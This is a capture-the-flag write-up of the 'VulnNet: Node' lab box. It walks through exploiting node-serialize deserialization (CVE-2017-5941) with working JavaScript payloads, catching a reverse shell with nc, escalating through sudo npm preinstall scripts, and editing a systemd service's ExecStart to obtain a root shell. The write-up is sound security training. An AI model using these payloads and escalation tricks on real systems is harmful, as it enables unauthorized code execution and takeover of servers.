

# VulnNet: Node

[Enumeration](#)

[Nmap Scan](#)

[SSH \(22\)](#)

[HTTP \(8080\)](#)

[Subdirectories enumeration](#)

[Exploitation](#)

[Post Exploitation](#)

[Privilege Escalation](#)

## Enumeration

### Nmap Scan

22: ssh

8080: http-proxy

```
PORt STATE SERVICE VERSION
22/tcp open ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 40:8d:b0:c7:b3:0e:e3:6f:5c:41:2b:39:f7:0a:82:86 (RSA)
|   256 30:1c:12:da:8d:ac:21:c2:86:f1:11:20:74:99:03:bf (ECDSA)
|_ 256 fc:5f:86:5d:8f:bb:44:43:d5:43:c9:77:cc:c3:8c:18 (ED25519)
8080/tcp open http  Node.js Express framework
|_http-title: VulnNet – Your reliable news source – Try Now!
Warning: OSScan results may be unreliable because we could not find at le
ast 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Node JS is used for the website.
- SSH port is opened. Check for password authentication

## SSH (22)


```
└$ ssh root@node.thm
The authenticity of host 'node.thm (10.49.181.248)' can't be established.
ED25519 key fingerprint is: SHA256:uM5neOJvwO4PbNId16Yz6jFl7hUxWR
7I4DPKC75FdwM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'node.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@node.thm's password:
```

- Password authentication is enabled


## HTTP (8080)

### Subdirectories enumeration

Login	[Status: 200, Size: 2127, Words: 240, Lines: 113, Duration: 74ms]
css	[Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 64ms]
img	[Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 72ms]
login	[Status: 200, Size: 2127, Words: 240, Lines: 113, Duration: 68ms]



The homepage. A normal looking page, with no functionality and a login button



The login page.


The login functionality doesn't work. Checking the headers, JWT is used in cookies.

```
request           Pretty          Raw          Response
GET / HTTP/1.1
Host: node.thm:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://node.thm:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJlc2VybWltZSI6IkdlZXR0IiwiaXNhdWVzdCI6dHJ1ZSw5jb2RpbmciOiAidXRmLTgjfQ%3D%3D
If-None-Match: W/10a1-dPXia8DLl0wYnTXebWSDo/Cj9C0
```

The response shows standard HTTP headers and a large JWT cookie value.

{"username": "Guest", "isGuest": true, "encoding": "utf-8"} - this is the JWT cookie.


I tried changing the username to admin and it is displayed in the home screen.



The screenshot shows a dark-themed website. At the top, a banner reads "VulnNet Entertainment confirms data breach!". Below it, a login form has "WELCOME, ADMIN" displayed prominently. The form asks "Please login to continue..." and contains a "LOGIN NOW" button. To the right of the login form, there is a "RECENT POSTS" section with an article titled "Critical Remote Hacking Flaws Affect D-Link VPN Routers".

adding `isAdmin` to the cookie didn't work and also changing `isGuest` to False also didn't work.

I assigned something random to the cookie header and this is the error I got.



```
SyntaxError: Unexpected token i in JSON at position 0
at JSON.parse (<anonymous>)
at Object.exports.deserialize (/home/www/VulnNet-Node/node_modules/node-serialize/lib/serialize.js:62:16)
at /home/www/VulnNet-Node/server.js:16:24
at Layer.handle [as handle_request] (/home/www/VulnNet-Node/node_modules/express/lib/router/layer.js:95:5)
at next (/home/www/VulnNet-Node/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/home/www/VulnNet-Node/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/home/www/VulnNet-Node/node_modules/express/lib/router/layer.js:95:5)
at /home/www/VulnNet-Node/node_modules/express/lib/router/index.js:281:22
at Function.process_params (/home/www/VulnNet-Node/node_modules/express/lib/router/index.js:335:12)
at next (/home/www/VulnNet-Node/node_modules/express/lib/router/index.js:275:10)
```

The cause of error:

- Sending plain text instead of JSON
- Missing quotes or braces (`{}`) in JSON
- Sending form-data or URL parameters instead of raw JSON

I assigned a random value to the session Cookie, and the braces `{}` were missing. The cookie is being passed into the `deserialize()` function of `serialize.js`. So the cookie can be crafted in a way that will give us RCE.

## Exploitation

We will be using [CVE-2017-5941](#) here.

```

var y = {
  rce : function(){
    require('child_process').exec('ls /', function(error,
      stdout, stderr) { console.log(stdout) });
  },
}

var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));

```

This gives the output as:

```

└─$ node index.js
Serialized:
{"rce":"_$$ND_FUNC$$_function(){\n\trequire('child_process').exec('ls /', f
unction(error,\n\tstdout, stderr) { console.log(stdout) });\n\t}"}

```

But adding just `()` after the var y is created:

```

var y = {
  rce : function(){
    require('child_process').exec('ls /', function(error,
      stdout, stderr) { console.log(stdout) });
  }(),
}

var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y))

```

the following output is obtained on running the JS file.

```

└─$ node index.js
Serialized:
{}
bin
boot
dev
etc
home
initrd.img

```

```
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

The brackets are Immediately invoked function expression (IIFE) for calling the function.

But here the serialization failed.

The one that will work is this:

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function(){require('child_process
').exec('\\ls /\\',function(error, stdout, stderr) { console.log(stdout)});}()"}';
serialize.unserialize(payload);
```

The brackets are added to the serialized output of the first exploit, which is passed to the unserialize function, which executes the payload.

Using [nodejsshell.py](#) to generate the reverse shell payload and then adding it to the Node JS payload and then encoding it using Base64. Then I will pass it as a cookie for the web app.

```
└$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.140.152] from (UNKNOWN) [10.49.181.248] 54260
Connected!
id
uid=1001(www) gid=1001(www) groups=1001(www)
```

And we have a shell now!

# Post Exploitation

```
www@ip-10-49-181-248:~$ sudo -l  
sudo -l  
Matching Defaults entries for www on ip-10-49-181-248:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
    \:/snap/bin
```

User www may run the following commands on ip-10-49-181-248:  
(serv-manage) NOPASSWD: /usr/bin/npm

There are 4 users but only serv-manage is of our interest and we have a way to become that user as NPM can be exploited to get a shell as serv-manage (here).

```
www@ip-10-49-181-248:/tmp$ sudo -u serv-manage /usr/bin/npm -C /tmp/exploit/ --unsafe-perm i
sudo -u serv-manage /usr/bin/npm -C /tmp/exploit/ --unsafe-perm i

> @ preinstall /tmp/exploit
> /bin/sh

$ id
id
uid=1000(serv-manage) gid=1000(serv-manage) groups=1000(serv-manage)
$ whoami
whoami
serv-manage
```

## Privilege Escalation

For a better interactive shell, uploading a SSH key to the user and accessing the user using SSH.

```
serv-manage@ip-10-49-181-248:~$ sudo -l
Matching Defaults entries for serv-manage on ip-10-49-181-248:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User serv-manage may run the following commands on ip-10-49-181-248:

```
(root) NOPASSWD: /bin/systemctl start vulnnet-auto.timer
(root) NOPASSWD: /bin/systemctl stop vulnnet-auto.timer
(root) NOPASSWD: /bin/systemctl daemon-reload
```

The basic systemctl exploit- adding the reverse shell command to the `ExecStart` variable.

```
serv-manage@ip-10-49-181-248:~$ cat /etc/systemd/system/vulnnet-aut
o.timer
[Unit]
Description=Run VulnNet utilities every 30 min

[Timer]
OnBootSec=0min
# 30 min job
OnCalendar=*:0/30
Unit=vulnnet-job.service

[Install]
WantedBy=basic.target
```

The service triggered will be vulnner-job.service.

```
serv-manage@ip-10-49-181-248:~$ cat /etc/systemd/system/vulnnet-job.s
ervice
[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/bin/df

[Install]
WantedBy=multi-user.target
```

And here we can add/replace the ExecStart with our reverse shell code.

```
# Changing the ExecStart
serv-manage@ip-10-49-181-248:~$ sudo /bin/systemctl stop vulnnet-auto.
timer
serv-manage@ip-10-49-181-248:~$ sudo /bin/systemctl start vulnnet-auto.
timer
```

```
└$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.140.152] from (UNKNOWN) [10.49.181.248] 38914
bash: cannot set terminal process group (1791): Inappropriate ioctl for devic
e
bash: no job control in this shell
root@ip-10-49-181-248:/#
```

We are root!